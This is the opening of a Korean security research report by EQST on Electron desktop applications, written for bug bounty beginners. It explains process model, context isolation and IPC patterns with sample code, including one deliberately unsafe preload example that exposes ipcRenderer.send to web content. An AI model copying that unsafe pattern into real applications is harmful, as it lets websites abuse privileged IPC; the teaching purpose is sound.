EQST
Experts, Qualified Security Team

Desktop Application(Electron) 취약점 연구 보고서

Electron Application
취약점 연구 보고서

https://x.com/EQSTLab
https://github.com/eqstlab

2024. 10.

목 차

1. 서론

1.1. 개요

본 문서는 Electron Application 연구 내용을 담은 보고서이다. Electron 기초 이론, 관련 CVE 분석, Electron Application 버그 바운티 내용을 다루고 있으며, 해당 문서를 참고해 Electron Framework를 이해하고 Electron 기반 Application 버그 바운티에 입문할 수 있도록 문서를 구성한다.

1.2. 연구 목표

개인 및 기업에서 Skype, Notion, WordPress 등 다양한 Electron 기반 Application을 사용하고 있다. EQST에서는 이들을 대상으로 발생 가능한 보안 위협 요인을 분석하고, 버그 바운티를 진행하는 것을 목표로 본 연구를 진행했다.

※ 해당 연구는 교육의 목적으로 작성되었으며, 허가 받지 않은 상용 Application 대상으로 테스트하는 것을 금지한다. 악의적 목적으로 활용했을 시 발생할 수 있는 모든 법적 책임에 대해서는 책임지지 않는다.

1.3. 기대 효과

본 연구는 Electron 32.1.2 버전을 기반으로 작성되었으며, Electron Application 버그 바운티를 위해 필요한 핵심 기초 지식 제공을 목적으로 한다. Exploit 기법 이해를 위한 Electron Framework의 구조와 통신 과정을 살펴보고, Electron 기반 Application에서 발생할 수 있는 Exploit 핵심 원리와 기법들을 학습한다.

또한, 효율적인 버그 바운티 진행을 위한 대상 선정 및 정보 수집 과정을 설명한다. 이후, 선정한 Electron Application의 취약 여부를 판단할 수 있는 보안 옵션 및 버전에 따른 공격 기법을 학습한다. 이외에도 버그 바운티에 활용 가능한 소스 코드 Auditing, 원격 디버깅 기법들을 다룬다.


2. Electron 개요

2.1. Electron이란

Electron이란 Chromium과 Node.js를 기반으로 JavaScript, HTML, CSS를 이용해 Windows, Mac, Linux 등의 Desktop Application을 개발할 수 있는 Cross-Platform Framework이다. 아래 그림의 Electron 구조를 보면 알 알 수 있듯이 개발자는 웹 기술만으로도 Desktop Application을 제작할 수 있다.

[그림 1] Electron 구조

실제로 Discord, VSCode, Slack 등 많은 기업들이 Electron으로 Desktop Application을 제작해 배포하고 있다. 또한, Electron이 Node.js와 Chromium으로 구성되어 있기 때문에 다양한 커뮤니티를 통해 많은 정보들을 얻을 수 있는 것도 장점이다. 그러나 빌드 파일 사이즈가 커서 Application이 무거운 편이며, 디컴파일이 가능해 소스 코드가 그대로 노출될 수 있다는 위험성도 있다.




[그림 2] 서비스 중인 Electron 기반 Application

3. Processes in Electron

Electron Application은 Process 별로 역할과 권한을 분리해 구성하고 있다. 따라서, Exploit을 통해 사용자가 접근 가능한 Renderer Process에서 Main Process 기능에 접근하는 것이 버그 바운티의 핵심이라고 할 수 있다. 해당 장에서는 Electron Application을 구성하고 있는 프로세스 구조와 각 프로세스들의 역할을 설명한다.

3.1. Process Model




[그림 3] Electron의 Process 구성도 1

Electron의 Process Model은 Chromium과 같은 구조를 상속받아, 하나의 Main Process와 여러 개의 Renderer Process로 구성된다. 각 탭 별로 렌더링 되며 한 개의 탭에서 문제가 발생해도 브라우저 전체에 영향을 미치지 않는 Multi-Process 구조를 채택하고 있다.

Electron에서 사용하는 핵심 Process에는 Main Process, Renderer Process, Utility Process가 있으며, Main Process와 Renderer Process를 연결해주는 Preload Script가 존재한다.

각 Process의 구조 및 설명은 다음 장부터 진행한다.



[그림 4] Electron의 Process 구성도 2

(1) Main Process

Electron에서는 각 Application마다 하나의 Main Process가 존재하며, Node.js 환경에서 실행된다. Main Process는 진입점(entry point) 역할을 하는 Process이며, 사용하고자 하는 모듈을 추가해 Node.js API를 사용할 수 있다.

① Window Management

Main Process는 BrowserWindow 모듈을 통해 창을 생성하고 관리하는 것이 주 목적이다. 각 모듈마다 Renderer Process를 생성하고 웹 페이지처럼 렌더링 되어 나타나며, 모듈 소멸 시에는 Renderer Process도 함께 종료되어 생성된 창이 종료된다.


Window의 webContents 객체 사용 시, Main Process에 내장되어 있는 객체에 접근할 수 있다.

② Application Lifecycle

Main Process는 App 모듈을 통해 Application의 Lifecycle을 관리하며, 사용자 정의 Application 동작을 추가할 때 사용할 수 있는 이벤트와 메소드를 제공한다.

예를 들어, Application을 종료하거나 About Panel을 표시하는 등의 기능 구현을 통해 Lifecycle을 관리할 수 있다.

③ Native API



[그림 5] Windows 트레이 아이콘

Main Process에서는 사용자의 운영체제(OS)와 상호작용할 수 있는 사용자 정의 API를 추가하거나 모듈을 노출시켜 메뉴, 대화상자, 트레이 아이콘 등 Native Desktop 기능을 제어할 수 있다.

(2) Renderer Process

활성화된 BrowserWindow마다 별도의 Renderer Process를 생성하며, 웹 표준인 HTML, CSS, JavaScript를 통해 동작한다. HTML 파일은 Renderer Process의 진입점 역할을 하며, UI는 CSS를 통해 구성하고 코드는 JavaScript를 통해 추가할 수 있다.

Renderer Process는 Main Process와 다르게 Node.js 모듈에 직접 접근하는 것이 불가능하며, 직접 사용하려면 웹에서 사용하는 것과 동일하게 webpack이나 Parcel 등의 번들러 도구를 사용해야 한다.

Renderer Process는 BrowserWindow 모듈 외에도 web embeds 같은 모듈에 대해서도 생성되는데 대표적으로 iframe, webView, BrowserViews 모듈이 있다.

(3) Preload Script

Preload Script는 웹 콘텐츠가 로딩되기 전 Renderer Process에서 실행되는 코드를 담고 있다. 보통Renderer Context 내에서 실행되는데, Node.js 모듈에 접근할 수 있는 권한을 부여받아 일반적인 JavaScript보다 더 높은 권한을 갖는다.

```
1  // main.js
2  const { BrowserWindow } = require('electron')
3  // ...
4  const win = new BrowserWindow({
5      webPreferences: {
6          preload: 'path/to/preload.js'
7      }
8  })
9  //...
```

[그림 6] main.js의 Preload Script 호출 예시 코드

BrowserWindow가 생성될 때 webPreferences 옵션을 통해 Main Process에 Preload Script 첨부가 가능하며 Renderer Process와 전역 window 객체를 공유할 수 있다. Renderer Process가 Preload Script 변수를 직접적으로 호출 가능할 경우 악용 가능성이 있기 때문에, Electron에서는 contextIsolation 옵션을 통해 이에 대한 접근을 통제한다. 자세한 내용은 **'3.2. Context Isolation'** 목차에서 살펴본다.

```
1  // preload.js
2  const { contextBridge } = require('electron')
3
4  contextBridge.exposeInMainWorld('myAPI', {
5      desktop: true
6  })
```

[그림 7] Preload Script의 contextBridge 예시 코드

(4) Utility Process

Utility Process는 주로 Main Process 또는 child_process.fork API를 통해 생성된 Child Process의 호스팅 이전에 신뢰할 수 없는 서비스, 충돌 가능성 있는 구성 요소 등을 호스팅하는데 사용된다.

또한, MessagePorts를 사용해 Renderer Process와 통신 채널을 설정하기 때문에 Main Process 없이 Renderer Process 와 Utility Process 간 통신이 가능하다.

3.2. Context Isolation

Context Isolation은 Preload Script와 Electron의 내부 로직이 로드하는 웹 콘텐츠를 완전히 격리될 수 있도록 격리하는 기능이다. Electron Application 개발 시 contextIsolation 옵션 통해 웹 사이트에서 Preload Script 및 Electron 내부에 정의된 API에 접근하는 것을 방지할 수 있다. 예를 들어 contextIsolation: true로 설정되어 있을 경우, 웹 사이트에서 Preload Script에 정의되어 있는 함수 접근 시 Undefined 상태로 나타나게 된다. contextIsolation 옵션의 기본값은 Electron 12.0.0부터 true로 설정되며, 모든 Application에 권장되는 보안 설정이다.

(1) Disabled/Enabled

① contextIsolation: false

contextIsolation 옵션이 비활성화된 경우 Preload Script가 Renderer Process와 동일한 전역 window 객체를 공유하며, Preload Script에 임의로 API 모듈 선언이 가능하다.

```
1  // preload.js (contextIsolation disabled)
2  window.myAPI = {
3      doAThing: () => {}
4  }
```

[그림 8] API 모듈 선언 (Preload Script)

Renderer Process에서는 Preload Script에 선언된 API를 직접 사용하는 것이 가능하다. 아래 예시는 Preload Script에 선언된 window 객체를 Renderer Process에서 직접 접근해 사용하는 예시이다.

```
1  // renderer.js (contextIsolation disabled)
2  window.myAPI.doAThing()
```

[그림 9] API 접근 및 사용 (Renderer Process)

② contextIsolation: true

contextIsolation 옵션이 활성화되었을 경우, API를 가져오기 위한 contextBridge 모듈을 사용할 수 있다. 해당 모듈은 Preload Script에서 Renderer Process로 지정된 API만 가져와 안전하게 사용하게 한다.

```
1  // preload.js (contextIsolation enabled)
2  const { contextBridge } = require('electron')
3
4  contextBridge.exposeInMainWorld('myAPI', {
5    loadPreferences: () => ipcRenderer.invoke('load-prefs')
6  })
```

[그림 10] contextBridge를 이용한 API 모듈 선언 (Preload Script)

아래 코드는 contextBridge를 통해 선언한 API 접근 및 사용 예시이다.

```
1   // renderer.js (contextIsolation enabled)
2   window.myAPI.loadPreferences()
```

[그림 11] API 접근 및 사용 (Renderer Process)

(2) 보안 고려사항

contextIsolation 옵션을 true로 설정하고, contextBridge 모듈을 통해 API 사용을 제한하더라도 모든 작업이 안전하게 이뤄지는 것은 아니다. 다음은 contextBridge 모듈을 사용해서 API를 불러오지만 안전하지 않은 예시이다. API가 필터링 없이 노출되면 웹 사이트에서 웹 사이트에서 임의의 IPC를 악용할 수 있기 때문이다.

```
1   // preload.js (unSafe code)
2   contextBridge.exposeInMainWorld('myAPI', {
3       send: ipcRenderer.send
4   })
```

[그림 12] 안전하지 않은 코드 (API 직접 노출)

따라서 안전하게 사용하기 위해서는 지정된 채널로만 연결하도록 구성해야 한다. 아래 코드는 연결할 채널을 'load-prefs'로 하고, 해당 채널에 연결된 IPC만 사용하게 한다. contextBridge 모듈을 사용할 때는 각각의 IPC메시지에 대해 하나의 메소드만 제공해서 지정된 API만 가져올 수 있도록 사용해야 한다.

```
1   // preload.js (Safe code)
2   contextBridge.exposeInMainWorld('myAPI', {
3       loadPreferences: () => ipcRenderer.invoke('load-prefs')
4   })
```

[그림 13] 안전한 코드 (API 지정 사용)

(3) TypeScript 사용 시 고려사항

TypeScript는 Microsoft에서 만든 오픈 소스 프로그래밍 언어로 JavaScript가 확장된 언어이다. TypeScript는 JavaScript보다 제약 조건이 적고 더 많은 기능을 지원하고 있어 많은 개발자들이 Electron Application을 개발하는데 사용하고 있다.

TypeScript로 개발할 경우에도 Context Isolation을 적용할 수 있는데, JavaScript와 마찬가지로 preload에 contextBridge를 이용해 정의한 후 사용한다. 하지만, TypeScript의 경우 모든 Renderer Process에서 사용할 수 있도록 선언 파일을 통해 글로벌 타입으로 확장해야 한다.

아래는 preload에 정의한 후 '.d.ts'파일로 선언해 사용하는 예시이다.

```
1  // preload.ts
2  contextBridge.exposeInMainWorld('electronAPI', {
3    loadPreferences: () => ipcRenderer.invoke('load-prefs')
4  })
5
6  // interface.d.ts
7  export interface IElectronAPI {
8      loadPreferences: () => Promise<void>,
9    }
10
11   declare global {
12     interface Window {
13       electronAPI: IElectronAPI
14     }
15   }
```

[그림 14] TypeScript를 이용한 Context Isolation

3.3. IPC (Inter-Process Communication)

(1) Electron IPC 개요

IPC(Inter-Process Communication)란 Process 간 통신을 의미하며, Electron의 여러가지 기능을 구축하는 데에 필요한 핵심 요소이다. Electron은 Main Process와 Renderer Process로 나눠져 서로 독립적으로 동작하기 때문에 Process 간 통신 작업을 수행하기 위한 방법으로 IPC를 사용한다.

Electron Application에서 IPC 통신은 버그 바운티 관점에서 봤을 때 매우 중요한 공격 포인트가 될 수 있다. 보통 Main Process의 경우 높은 권한을 갖기 때문에 파일 시스템 접근이나 네이티브 모듈 실행 등의 민감한 작업의 처리가 가능하지만, Renderer Process는 그에 비해 제한된 권한을 갖는다. 만약 공격자가 IPC 통신 과정에서 취약한 데이터 검증이나 신뢰성 부족 등의 취약성을 발견한다면 이를 통해 Main Process 권한 획득, 시스템 제어, 임의 코드 실행 등이 가능하다.

따라서 Electron 버그 바운티를 하기 위해서 IPC 통신 구조에 대한 이해가 선행되는 것이 중요하다.

(2) IPC Channel

IPC Channel은 Process 간의 데이터를 주고받기 위한 이벤트 기반의 통신 경로라고 생각하면 된다. Electron Application에서는 Main Process와 Renderer Process가 서로 다른 권한과 역할을 갖기 때문에 정보를 안전하게 교환할 수단이 필요하기 때문이다.

IPC Channel명을 문자열로 지정해 생성해두면, 동일한 Channel명의 ipcMain과 ipcRenderer 통신 모듈을 통해 프로세스 간의 데이터 교환이 가능하다.

※ IPC 통신 과정을 이해하기 위해서는 Preload Script와 Context Isolation에 대한 이해가 필요하며, 해당 내용은 목차 3.1과 3.2에 설명되어 있다.


(3) Electron IPC 패턴

Electron의 IPC 패턴은 크게 4가지로 구분되어 있으며, IPC 패턴을 구분한 표는 다음과 같다.

No	패턴	특징
1	Renderer to Main (단방향)	Main Process API 호출
2	Renderer to Main (양방향)	Invoke – handle 방식
3	Main to Renderer	Send – on 방식
4	Renderer to Renderer	MessagePort 이용

① Renderer to Main (단방향)

단방향 IPC 통신 패턴은 Renderer Process에서 Main Process로 메시지를 보내는 통신 방식이다. Renderer Process는 **ipcRenderer.send** API로 Main Process에게 메시지를 보내고, Main Process는 **ipcMain.on** API로 메시지를 받는다. 단방향 통신 패턴은 주로 웹 콘텐츠의 UI 단에서 사용자 조작을 통해 Main Process API를 호출할 때 사용되며, ipcMain.on('채널명', event handle)으로 채널을 생성한다.



[그림 15] on (Main) ⇦ send (Renderer) 단방향 통신 구조

● **단방향 IPC 통신 예시 (ipcMain.on ⇦ ipcRenderer.send)**

아래는 Renderer Process의 메시지 수신 시, Main Process의 webContents 제목을 변경하는 단방향 IPC 통신 예시이다.

1) main.js

main.js에서는 **'ipcMain.on'**을 이용해 채널을 생성하고 IPC listener를 설정한다. 아래 코드는 'test' 채널을 생성한 후, setTitle 함수를 이용해 Main Process의 webContents 제목을 변경하는 예시이다.

```
1  const { app, BrowserWindow, ipcMain } = require('electron/main')
2  const path = require('node:path')
3
4  function createWindow () {
5    const mainWindow = new BrowserWindow({
6      webPreferences: {
7        preload: path.join(__dirname, 'preload.js')
8      }
9    })
10
11   ipcMain.on('test', (event, title) => {
12     const webContents = event.sender
13     const win = BrowserWindow.fromWebContents(webContents)
14     win.setTitle(title)
15   })
16
17   mainWindow.loadFile('index.html')
```

test 채널 생성 및 IPC Listener 설정

[그림 16] on (Main) ⇦ send (Renderer) 단방향 통신의 main.js

2) preload.js

preload.js는 main.js에서 생성한 채널을 이용해 Renderer Process에서 Main Process로 메시지를 전송하는 API를 선언한다. 아래 예시는 **'ipcRenderer.send'**를 이용해 'test' 채널에 메시지를 전송하는 API인 'electronAPI'를 정의하는 코드이다.

```
1  // contextIsolation 옵션 활성화
2  const { contextBridge, ipcRenderer } = require('electron')
3
4  // Renderer Process에서 사용할 API 정의 (electronAPI)
5  // electronAPI.setTitle 함수 정의: ipcRenderer.send를 이용해 'test' channel을 통해 메시지 전송
6  contextBridge.exposeInMainWorld('electronAPI', {
7
8     // Renderer Process 측에서 window.electronAPI.setTitle() 형태로 사용
9     setTitle: (title) => ipcRenderer.send('test', title)
10 })
```

[그림 17] on (Main) ⇦ send (Renderer) 단방향 통신의 preload.js

3) Renderer.js


renderer.js는 앞서 정의한 API를 호출한다. 아래 예시는 preload.js에 정의된 'electronAPI'를 이용해 Main Process에 메시지를 전송하는 코드이다.

```
1  const setButton = document.getElementById('btn')
2  const titleInput = document.getElementById('title')
3  setButton.addEventListener('click', () => {
4    const title = titleInput.value
5    window.electronAPI.setTitle(title)
6  })
```

[그림 18] on (Main) ⇦ send (Renderer) 단방향 통신의 Renderer.js

4) 실행 결과

아래는 단방향 통신으로 title을 'EQST'로 변경한 코드의 결과이다.




[그림 19] title 변경 예시 실행 결과

② Renderer to Main (양방향)

양방향 IPC 통신 패턴은 Renderer Process에서 Main Process의 API 호출을 요청하고 결과를 기다릴 때 주로 활용되는 방식이다. Electron 7.0.0 이전에는 단방향 통신에 이용하는 ipcRenderer.send API를 활용했으며, 7.0.0 이후에는 개발자의 편리함을 위해 invoke를 이용한 방식이 추가되었다. 현재 invoke 방식을 권장하고 있지만, 사용하고 있는 Electron 버전과 개발자의 재량에 따라 이전 방식을 채택해 구현하는 경우가 있다. 따라서 Electron Application을 분석하고 버그 바운티를 수행하기 위해서는 두 방식 모두 알아두는 것이 좋다.

● 양방향 IPC 통신 예시 (ipcMain.handle ⇔ ipcRenderer.invoke)

먼저 살펴볼 내용은 **invoke** 방식을 이용한 양방향 통신 패턴이다. 아래 그림은 Main Process의 **ipcMain.handle**과 Renderer Process의 **ipcRenderer.invoke**를 통해 IPC 통신을 수행하는 방식(**handle ⇔ invoke**)이다.



[그림 20] handle (Main) ⇔ invoke (Renderer) 양방향 통신 구조

아래는 Renderer Process에서 파일 대화 상자를 열어 파일을 선택하고, Main Process에서 해당 파일의 경로를 전달하는 양방향 IPC 통신 예시이다.

1) main.js

main.js에서는 파일 경로를 반환하는 handleFileOpen 함수를 생성한 후, **'ipcMain.handle'** API를 통해 지정된 채널로 메시지가 들어오면 함수를 실행하는 event listener를 등록한다.

```
1  async function handleFileOpen () {
2      const { canceled, filePaths } = await dialog.showOpenDialog()
3      // canceled: 대화상자 취소 확인, filePaths: 선택한 파일의 경로
4      if (!canceled) {
5          return filePaths[0] // 파일경로 리턴
6      }
7  }                                          handleFileOpen() 함수
8
9  function createWindow () {
10     ...
11 }
12
13 app.whenReady().then(() => {          Event Listener
14     ipcMain.handle('dialog:openFile', handleFileOpen)
15     // 채널을 통해 메시지가 들어오면, handleFileOpen 함수 콜백(실행)
16     createWindow()
17 })
```

[그림 21] handle (Main) ⇔ invoke (Renderer) 양방향 통신의 main.js

2) preload.js

preload.js에서는 단방향 통신과 마찬가지로 Renderer Process에서 Main Process에게 메시지를 전송하는 API를 정의한다. 아래는 '**ipcRenderer.invoke**' 함수를 이용해 Main Process에게 'dialog: openFile' 채널로 메시지를 전송하는 함수 및 API를 정의하는 코드이다. ('electronAPI'의 'openFile' 함수)

※ ipcRenderer.invoke API 전체를 직접 호출하는 것은 보안상 위험하므로, 접근 가능한 API를 제한해야 한다.

```
1  const { contextBridge, ipcRenderer } = require('electron')
2
3  contextBridge.exposeInMainWorld('electronAPI', {
4    openFile: () => ipcRenderer.invoke('dialog:openFile')
5    //elctronAPI 정의 및, ipcRenderer.inovke 메소드를 통해 메시지를 전달할 수 있는 함수
     openFile() 정의
6  })
```

[그림 22] handle (Main) ⇔ invoke (Renderer) 양방향 통신의 preload.js

3) Renderer.js


Renderer.js에서는 버튼 클릭 시 위에서 정의한 electronAPI'의 'openFile' 함수를 호출해 파일 열기 대화 상자를 활성화하고, Main Process로부터 선택한 파일 경로를 받아와 출력한다.

```
1  const btn = document.getElementById('btn')
2  const filePathElement = document.getElementById('filePath')
3
4  btn.addEventListener('click', async () => {
5    const filePath = await window.electronAPI.openFile()
6    filePathElement.innerText = filePath
7    //click 이벤트 발생 시, preload에서 정의한 openFile 함수를 이용하여 대화 상자 활성화
8    //선택한 파일 경로를 filePath에 저장한다.
9  })
```

[그림 23] handle (Main) ⇔ invoke (Renderer) 양방향 통신의 Renderer.js

4) 실행 결과


양방향 통신 프로그램의 실행 결과는 아래의 그림과 같다.



[그림 24] 파일 경로 출력 예시 실행 결과

● **양방향 IPC 통신 예시 (event.reply ⇔ ipcRenderer.send)**

